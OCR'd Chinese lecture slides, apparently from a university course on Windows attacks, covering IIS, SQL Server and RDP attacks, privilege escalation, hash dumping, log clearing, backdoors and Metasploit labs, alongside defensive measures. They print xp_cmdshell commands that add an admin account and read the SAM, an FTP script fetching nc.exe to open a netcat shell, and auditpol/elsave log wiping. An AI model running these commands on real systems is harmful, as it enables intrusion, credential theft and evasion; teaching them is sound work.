- 补天论坛 最新话题 2008-10-26 21:53
- http://www.patching.net:80/bbs/viewdoc_65239_18.html
- 5 高危补丁！windows紧急安全更新(kb958644)(图)_
- 安全中国 漏洞公布 2008-10-26 00:51
- http://www.anqn.com:80/loudong/windows/2008-10-26/a09103186.shtml
- 6 ms windows server service code execution poc (ms08-067)
- 黑客基地 学院 2008-10-26 00:25
- http://www.hackbase.com:80/tech/2008-10-26/42057.html

如何对特定目标进行远程渗透测试?(3)

- 渗透测试
  - 选择特定目标存在安全漏洞对应的渗透代码
    - 远程渗透: 安全漏洞可通过网络服务进行利用
    - 想拿到**shell**: 安全漏洞后果为远程执行代码
  - 了解渗透代码和攻击目标软件环境的匹配性
    - 攻击目标软件环境: 操作系统版本、语种、网络服务版本, ...
    - 渗透代码支持范围
      - 只支持/测试过哪些目标环境
      - 自己扩展渗透代码所支持的范围: 进阶课程**10<**缓冲区溢出和**Shellcode>**
  - 进行实际渗透测试实验
    - 享受成功的喜悦
    - 直面失败的郁闷，找出问题并解决: 从脚本小子到技术高手的必经之路

攻击Windows独有组网协议和服务中的安全漏洞

- **MSRPC服务 TCP 135**
  - **RPC本身漏洞: MS07-029、 MS04-012、MS03-039、MS03-026、…**
  - **利用RPC服务利用漏洞: MS04-011、…**
- **SMB服务 TCP 139/445**
  - **SMB本身漏洞: MS08-063、MS07-063、MS05-027**
  - **利用SMB服务利用漏洞: 非常多**
  - **即插即用服务: MS07-019、MS05-047、MS05-039**
  - **活动目录服务: MS08-060、MS07-039**
- **MSDTC服务 TCP 1025**
  - **MS05-051**
- **…**

IIS基础

- IIS (Intenet Information Services)
  - 微软在Windows服务器操作系统中集成的Web/FTP/Email/NNTP网络服务
- HTTP: 基于文本的Web应用协议
- CGI (common gateway interface)
  - 给HTTP请求加上动态能力，生成相应动态页面
  - CGI程序在服务器端被调用执行，反馈动态执行结果
- ASP (Active Server Pages)
  - VBScript等脚本语言编写
  - 克服CGI效率低下，由服务器解释执行
- ISAPI 因特网服务器应用编程接口
  - 通过ISAPI动态链接库扩展IIS本身功能

IIS进程模型-IIS6之前

- IIS进程(inetinfo.exe)运行在LocalSystem帐户环境
- 静态内容请求:
  - IIS进程为来自因特网匿名用户创建一个临时用户帐户并提供服务: IUSER_*MACHINENAME*帐户
- ASP/ISAPI内容请求
  - IIS4: ISAPI都以LocalSystem身份运行在inetinfo进程内
  - IIS5: OOP(进程外)模式, ISAPI以IWAM_*MACHINENAME*身份(Guests用户组)运行在dllhost.exe进程

IIS进程模型-IIS6

- IIS6进程模型
  - HTTP监听进程(listener, HTTP.sys): Windows内核模式TCP/IP协议栈
  - 工作进程(worker):
    - 用户模式，负责处理各个HTTP请求
    - 用到的ISAPI/API脚本和COM组件均运行在负责具体处理这一请求的工作进程
- IIS中的FTP/NNTP/SMTP仍由inetinfo进程负责处理

攻击Windows因特网服务: IIS

- IIS6之前曾是臭名昭著(与wu-ftpd齐名)
  - 充斥安全漏洞
  - 进攻路线：信息泄漏、目录遍历、缓冲区溢出
  - 信息泄漏：**MS01-004, MS00-006, MS00-058, WebDAV Search, …**
  - 目录遍历：古老技术 **../ IIS 2.0, Unicode编码, MS00-086/MS01-026(绿盟), …**
  - 缓冲区溢出：**MS04-011, MS04-036, …**
- IIS6推出后安全性得到大幅提升，仍存安全漏洞
  - **MS08-006, MS07-041**

IIS攻击手段通用防范措施

- 及时打系统补丁
- 禁用用不着的**ISAPI**功能扩展模块和过滤器
- 单独文件卷上部署虚拟根目录
- 使用**NTFS**文件系统
- 禁用不必要的服务
- 根据**MS**提供的**IIS**安全核对清单**(Check List)**
- 利用**IIS Lockdown**等增强**IIS**服务安全性
- 使用**Web**服务器安全评估工具了解和修补安全威胁

MS SQL Server

- MS SQL Server简介
  - 1989: SQL Server最初Sybase公司开发，用于IBM OS/2操作系统, Sybase SQL Server 4.2 for Windows NT
  - 1993: 微软买下Sybase SQL Server 4.2代码，并自己开发MS SQL Server 6.0
  - 目前版本: MS SQL Server 2011
- SQL Server安全概念
  - 网络驱动库，监听端口TCP1433
  - 安全模式: Windows身份验证模式、混合模式
  - 登录帐户: 对服务器本身进行访问的帐户, master/sysxlogins表加密存储
  - SQL Server用户: 与登录帐户关联的，用于访问数据库的帐户，存放在各数据库的sysusers表中
  - 角色: 服务器级(sysadmin等), 数据库级(db_owner等), 应用程序角色
  - 日志功能: 身份认证日志C2级

攻击MS SQL Server

- SQL Server信息收集
  - 端口扫描: TCP 1433端口
  - SQLPing: SQL服务器名称/实例名称/版本号/端口号/命名管道
- SQL Server黑客工具和技术
  - 基本SQL查询工具: Query Analyzer, osql命令行
  - SQL口令破解: sqldict, sqlbf, sqlpoke
  - 嗅探SQL Server口令字: SQL Server明文传输口令字(XOR编码)
  - Web服务器源代码泄漏: 泄漏连接字符串(包含口令字)
- 攻击已知SQL Server漏洞
- SQL注入攻击: 进阶部分(课程11－Web应用服务的攻击及防御技术)

已知SQL Server漏洞

- SQL Server 2K解析服务缓冲区过载漏洞
  - David Litchfield, MS02-039
  - 2003年1月: SQL Slammer蠕虫
    - 基于UDP, 376字节单数据包: 集成目标地址生成，漏洞攻击，自身传播等模块
    - 第一个带宽限制型蠕虫，10分钟扫遍几乎攻陷全部存有漏洞主机，75K台主机受感染
- 扩展存储过程输入参数分析漏洞: MS00-092
- 存储过程权限漏洞: MS00-048
- SQL查询滥用漏洞: MS00-014
- 特权提升漏洞: MS08-040

利用SQL扩展存储过程操纵目标

- 扩展存储过程(extended stored procedure, XP)
  - 黑客最青睐的SQL Server XP: xp_cmdshell
  - SQL Server运行在LocalSystem帐户环境下: 最高权限，没有什么事是它不能做的！
- 利用SQL扩展存储过程操作目标系统
  - 添加Admin帐户:
    - xp_cmdshell „net user found stone /ADD"
    - xp_cmdshell „net localgroup /ADD Administrators found"
  - 读取Administrator帐户口令密文: Administrator无法访问
    - xp_regread „HKEY_LOCAL_MACHINE", „SECURITY\SAM\Domains\Account\Users\00000 1F4","F"

利用SQL扩展存储过程操纵目标


- 利用SQL扩展存储过程上传后门
  - **EXEC xp_cmdshell „echo open xxx.xxx.xxx.xxx > ftptemp"**
  - **EXEC xp_cmdshell „echo user anonymous xxx@xx.com >> ftptemp"**
  - **EXEC xp_cmdshell „echo bin >> ftptemp"**
  - **EXEC xp_cmdshell „echo get nc.exe >> ftptemp"**
  - **EXEC xp_cmdshell „echo bye >> ftptemp"**
  - **EXEC xp_cmdshell „ftp -n –s:ftptemp"**
  - **EXEC xp_cmdshell „erase ftptemp"**
  - **EXEC xp_cmdshell „start nc -L -d -p 2002 -e cmd.exe"**
  - **nc -vv xxx.xxx.xxx.xxx 2002**
  - 获得远程访问**shell**


MS SQL Server防范措施

- 发现网络上的所有SQL Server
  - SQLPing, SQL Scan(MS)等
- 阻断不可信客户对SQL Server端口的访问
  - 配置防火墙规则
- 及时打好补丁
  - Windows Update并不具备自动搜索和实施SQL Server补丁的功能
  - 网管应关注SQL Server的Service Pack和Hotfix，并进行升级和补丁修补
- 强口令字，特别是sa帐户
- 尽可能使用Windows Only身份验证模式
- SQL Server安全最佳使用实践

MS Terminal Services(“远程桌面”)

- 服务器
  - 远程管理桌面: 桌面操作系统 **Win2K Pro, WinXP**
  - 终端服务: **Win2K**中称为应用服务器
- 远程桌面协议
  - **RDP (Remote Desktop Protocol): TCP 3389**
- 客户端
  - **RDC (Remote Desktop Connection)**
    - **Run “mstsc”**
  - 远程桌面**Web**连接**(RDWC: Remote Desktop Web Connection)**:
    - **ActiveX/COM**对象，嵌入浏览器的客户程序，通过**RDP**连接服务器





攻击“远程桌面”

- 寻找和探查远程桌面
  - 通过搜索引擎查找**RDWC: TSWeb\default.htm**
  - 通过**TCP 3389**端口寻找远程桌面服务
  - 非标准端口的远程桌面查找
    - **ProbeTS, TSEnum,** 终端服务管理器
- 攻击远程桌面
  - 猜测口令字
    - **TSGrinder2, TSCrack**
  - 窃听攻击
    - **RDP**加密实现缺陷**MS02-051**

“远程桌面”基本安全原则

- 使用强口令字
- 设置帐户锁定阈值(虽然对远程桌面交互式登录无效)，设置登录警告
- 升级/跟进补丁
  - 服务器操作系统: 升级至**Windows Server 2008**
- 桌面操作系统: 必要时才开放“远程协助”
- “**Remote Desktop Users**”用户组
  - 使用组策略管理**RDU**用户组权限
  - 软件限制策略（限制特定用户组能够使用哪些应用程序）
- 终端服务的严格配置

内容

1. Windows操作系统简介
2. Windows的安全结构和机制
3. Windows系统远程攻击
4. 课堂实践：Windows远程攻击实验
5. Windows系统本地攻击
6. 案例演示：Windows系统攻击演示
7. 对抗作业：Windows系统远程渗透攻击与分析

课堂实践

- 使用Metasploit进行Windows远程渗透攻击实验
  - 使用Windows Attacker/BT4尝试对Windows Metasploitable的SMB服务的MS08-067漏洞进行远程渗透攻击，获取目标主机访问权
- 实践步骤：
  - 1. 启动metasploit (msfconsole/msfgui/msfweb)
  - 2. 使用exploit: windows/smb/ms08_067_netapi渗透攻击模块
  - 3. 选择攻击PAYLOAD为远程shell, (正向或反向连接均可)
  - 4. 设置渗透攻击参数 (RHOST, LHOST, TARGET等)
  - 5. 执行渗透攻击
  - 6. 查看是否正确得到远程shell，并查看获得的权限

内容

1. Windows操作系统简介
2. Windows的安全结构和机制
3. Windows系统远程攻击
4. 课堂实践：Windows远程攻击实验
5. Windows系统本地攻击
6. 案例演示：Windows系统攻击演示
7. 对抗作业：Windows系统远程渗透攻击与分析

Windows本地攻击

- 本地权限提升(特权提升)
  - 破解本地安全漏洞
  - 破解口令字
- 窃取敏感信息
- 掩踪灭迹
- 远程控制和后门

破解漏洞进行本地权限提升

- Guest → Administrator
- getadmin系列
  - 针对NT4的权限提升攻击工具
  - 基本技术：“DLL注入”
- 假造LPC端口请求: MS00-003
- 命名管道预知: MS00-053
- NetDDE服务漏洞: MS01-007
- Windows调试器攻击: MS03-013

破解漏洞进行本地权限提升(2)

- *MS08-066 - Microsoft 辅助功能驱动程序中的漏洞可能允许特权提升 (956803)* : ***MilW0rm***
- MS08-064 - 虚拟地址描述符操作中的漏洞可能允许特权提升 (956841)
- MS08-061 - Windows 内核中的漏洞可能允许特权提升 (954211)
- MS08-040 - Microsoft SQL Server 中的漏洞可能允许特权提升 (941203)
- MS08-039 - Outlook Web Access for Exchange Server 中的漏洞可能允许特权提升 (953747)
- MS08-034 - WINS 中的漏洞可能允许特权提升 (948745)
- *MS08-025 - Windows 内核中的漏洞可能允许特权提升 (941693)* : ***MilW0rm***
- MS08-005 - Internet Information Services 中的漏洞可能允许特权提升 (942831)
- MS08-002 - LSASS 中的漏洞可能允许本地特权提升 (943485)
- MS07-067 - Macrovision 驱动程序中的漏洞可能允许本地特权提升 (944653)
- MS07-066 - Windows 内核中的漏洞可能允许特权提升 (943078)
- MS07-022: Windows 内核中的漏洞可能允许特权提升 (931784)

破解漏洞进行本地权限提升(3)

- MS07-007: Windows 图像捕获服务中的漏洞可能允许特权提升 (927802)
- MS07-006: Windows Shell 中的漏洞可能允许特权提升 (928255)
- MS06-075: Windows 中的漏洞可能允许特权提升 (926255)
- *MS06-049: Windows 内核中的漏洞可能导致特权提升 (920958)* : MilW0rm
- *MS06-030: 服务器消息块中的漏洞可能允许特权提升 (914389)* : MilW0rm
- *MS06-011: 许可的 Windows 服务 DACL 可能导致特权提升 (914798)* : MilW0rm
- *MS05-055: Windows 内核中的漏洞可能允许特权提升 (908523)* : MilW0rm
- MS05-047: 即插即用中的漏洞可能允许远程执行代码和特权提升 (905749)
- MS05-039: 即插即用中的漏洞可能允许远程执行代码和特权提升 (899588)
- MS05-028: Web 客户端服务中的漏洞可能允许特权提升 (896426)
- *MS05-018: Windows 内核的漏洞可能允许特权提升和拒绝服务 (890859)* : MilW0rm
- MS04-044: Windows 内核和 LSASS 中的漏洞可能允许特权提升 (885835)

获取口令字密文

- 口令字密文位置
  - **NT4**之前：**SAM**安全帐户管理器
    - **%systemroot%\system32\config\SAM**
    - 操作系统运行期间锁定，即使**Admin**帐户也不能随意查看和修改
  - **Windows 2000/XP/2003:** 活动目录
    - **%windir%\WindowsDS\ntds.dit**
    - 默认大小**10MB**，加密格式
- 获取口令字密文的基本套路
  - 另一操作系统启动－拷贝密文文件：物理访问
  - 硬盘修复工具包**rdisk**创建**SAM**备份文件拷贝**: rdisk /s-**
  - 窃听**Windows**系统身份验证过程 **(**网络监听**LanMan**密文**)**
  - 直接从**SAM**文件或活动目录直接提取口令字密文


直接提取口令字密文

- **pwdump (Jeremy Allison): 最早针对NT4 SAM直接提取口令字密文**
  - 要求admin权限
- **NT4 SP2增强策略: SYSKEY机制**
  - **pwdump2(Todd Sabin): DLL注入方法将本身代码加载到另一高优先级进程空间**
  - 要求admin权限, samdump.dll库文件
- **Windows 2000/XP/2003: 活动目录**
  - **pwdump2的改进版本**
- **pwdump3e改进版本: 通过SMB远程提取口令字密文**

破解口令字

- **L0phtcrack工具**
  - 多种导入**SAM**数据方式: 本地注册表、原始**SAM**文件、**SAM**备份文件、网络监听口令字密文、**L0phtcrack**数据文件、**pwdumpX**输出文件
  - 字典破解、蛮力破解、混合式破解
  - 分布式破解: 并行破解
  - **LanMan**密文破解: 最早被破解
- **John the Ripper**
  - 免费
  - 破解**Unix/Linux**、**Window LanMan**口令字
  - 缺陷：只能破解**LanMan**密文

pwdump & L0phtcrack



窃取敏感信息-登录口令

- **LSADump**
  - **LSA Secrets**将登录其他系统的资料未经加密存放在本地系统.
    - 某些服务帐户的明文口令字
    - 最新**10**位用户的口令字密文缓存
    - **FTP**、**Web**用户明文口令字
    - **Remote Access Service**拨号帐户名字和口令字
    - 用来访问域控制器的计算机帐户口令字
  - **lsadump2**利用**DLL**注入提取**LSA Secrets**内容
- 查看登录信息缓存区
  - **10**个最近登录用户的口令字密文: **HKLM\SECURITY\CACHE\NL$n**
  - **CacheDump, cachebf**

窃取敏感信息-用户数据

- 用户文件－文件搜索
  - **find工具：find “password” *.txt**
  - **findstr**
  - **grep: Windows Resource Kit**
- 用户输入
  - 键击记录器: **keylogger (IKS, …)**
  - 抓屏监控: 网银木马
  - **GINA木马:** 木马化登录界面，窃取登录用户密码
    - **FakeGINA**
- 用户程序信息：软件**License, QQ/**网络游戏“信封”, …
  - 盗号木马
- 网络交换信息：明文密码等
  - **snort/Snifferpro/tshark, fsniff/dsnif**

网银大盗生成器


网银大盗2008
网银大盗2008
中国工商银行
广东发展银行
中国农业银行
深圳发展银行
中国建设银行
招商银行
中国民生银行
兴业银行
上海浦东发展银行
支付宝财付通
隐藏进程
超强穿防火墙
证书付件发送
是否加壳生成
感染U盘
生成
用户名:
帮助
注册

工行网银盗号木马



Microsoft Internet Explorer
https://[redacted]
返回主页
企业网上银行
伪装页面与真实WINDOWS XP操作系统的IE浏览器界面有明显不同，真实按钮为蓝底。
个人网上银行用户登录
请输入注册卡号/登陆ID：
1234567890123456
请输入登陆密码：
请输入右侧显示的验证码：
4230
4230
从2006年3月1日起，中国工商银行实施新的《中国[redacted]行章程》，您使用网上银行，须遵守本章程和《中国[redacted]个人客户服务协议》，并知悉《中国[redacted]网上银行交易规则》，请您点击[同意]，进入金融@家个人网上银行。
存折版登录
银证通登录
网上银行自助注册
手机银行自助注册
自助注册国际卡密码重置
热点问题
工行论坛
安全提示
动态演示
重要提示 如果您是第一次在本计算机上使用网上银行，请按照 系统设置指南 进行必要的设置。
伪装的用户登陆界面，屏幕右下角的“锁头”标志模糊不清，与真正的标志差别较大。
Internet

Windows掩踪灭迹

- 关闭审计功能
  - 查看目标系统的审计策略
  - 管理审计功能: **Resource Kit**中的**auditpol**
  - **auditpol /disable**
  - 干完坏事后 **auditpol /enable**恢复审计功能
- 清理事件日志
  - **elsave**工具—清除事件日志
  - **elsave -s \\HOST -l “Security” –C**

Windows掩踪灭迹(2)


- 隐藏文件
  - 隐藏属性: **attrib +h <dir>**
  - **NTFS**文件流
    - 隐藏：**cp <file> HOSTFILE:<stream>**
    - 提取：**cp HOSTFILE:<stream> <file>**
  - **Rootkit-**课程**9:** 恶意代码基础知识与分析方法
- 隐藏文件防范措施
  - 修改资源浏览器配置，查看所有资源



Windows远程控制和后门

- 命令行远程控制
  - **TCP/IP瑞士军刀-netcat**
    - 服务器端(目标主机): **nc -L -d -e cmd.exe -p PORT**
    - 客户端(攻击机): **nc HOST PORT**
  - **通过SMB服务-psexec**
    - **psexec \\HOST -u admin_user -p pass comm**
- 图形化远程控制
  - **Windows远程桌面-TCP 3389**
  - **VNC: 服务器端WinVNC, 服务器端VNCViewer**
  - 商业软件: **RemoteAdmin, PCAnywhere**
  - 国产软件: 冰河、灰鸽子

灰鸽子


灰格子远程控制 [小黑专版] 59.57.132.169,192.168.181.1,192.168.159.1
文件(F) 设置(G) 工具(T) 帮助(H)
自动上线
捕获屏幕
视频语音
Telnet
配置服务程序
最小化
退出
当前连接：58.48.95.200-湖北省武
电脑名称：ZX911
连接密码：
保存
搜索内容：
小黑上线主机
搜索结果：显示搜索结果
搜索
文件管理器
远程控制命令
注册表编辑器
命令广播
小黑目录浏览
我的电脑
小黑上线主机
QQ：76176466
11.4
3322保护每步机的马
2008.1.8
小黑鸡场3
小黑养鸡场
1433
58.48.95.200-湖北省武汉市
自动上线主机
2008.1
3322 ---2008.2.23免杀
查看
名称
大小(字节)
修改日期
读取文件列表命令发送成功!
文件列表读取完毕. 18:54:31
QQ: 76176466
500个对象
当前路径：C:\WINDOWS\Help\
自动上线：1693台

Windows远程控制和后门(2)

- 端口重定向-绕过防火墙过滤
  - **fpipe: TCP源端口转发/重定向工具**
  - **fpipe -v -l 53 -r 23 HOST**
  - **将TCP 53端口上的通信转发给23端口telnet**
  - 可以指定源端口
- 后门藏身之地: **ASEP**—自启动扩展点
  - 注册表启动项
  - **HKLM\SOFTWARE\Microsoft\Window\CurrentVersion\Run, RunOnce …**
  - 启动子目录
  - …

内容

1. Windows操作系统简介
2. Windows的安全结构和机制
3. Windows系统远程攻击
4. 课堂实践：Windows远程攻击实验
5. Windows系统本地攻击
6. 案例演示：Windows系统攻击演示
7. 对抗作业：Windows系统远程渗透攻击与分析

Windows攻击过程

- 使用**Nessus**扫描**Windows Metasploitable**靶机
- 通过**Metasploit**攻击**MS03-026**漏洞，获得远程访问权
- 编写**FTP**批处理命令，下载本地攻击文件
- 使用**netcat**添加命令行后门
- 添加注册表自启动项使得后门开机自启动
- 使用**AFXRootkit**隐藏后门进程、文件、注册表项
- 使用**netcat**连接后门，执行指定攻击命令

内容

1. Windows操作系统简介
2. Windows的安全结构和机制
3. Windows系统远程攻击
4. 课堂实践：Windows远程攻击实验
5. Windows系统本地攻击
6. 案例演示：Windows系统攻击演示
7. 对抗作业：Windows系统远程渗透攻击与分析

团队对抗作业：Windows系统远程渗透攻击与分析

- 攻击方：使用**metasploit**，选择**metasploitable**中发现的漏洞进行渗透攻击，获得远程控制权
- 防守方：使用**tcpdump/wireshark/snort**监听获得网络攻击的数据包文件，并结合**wireshark/snort**分析攻击过程，获取攻击者**IP**地址、目标**IP**和端口、攻击发起时间、攻击利用漏洞、攻击使用**shellcode**，以及攻击成功之后在本地执行的命令输入等信息。
- 团队合作完成渗透攻击与分析实验报告。
- 提交**deadline: 12月8日**

Thanks

诸葛建伟

zhugejw@gmail.com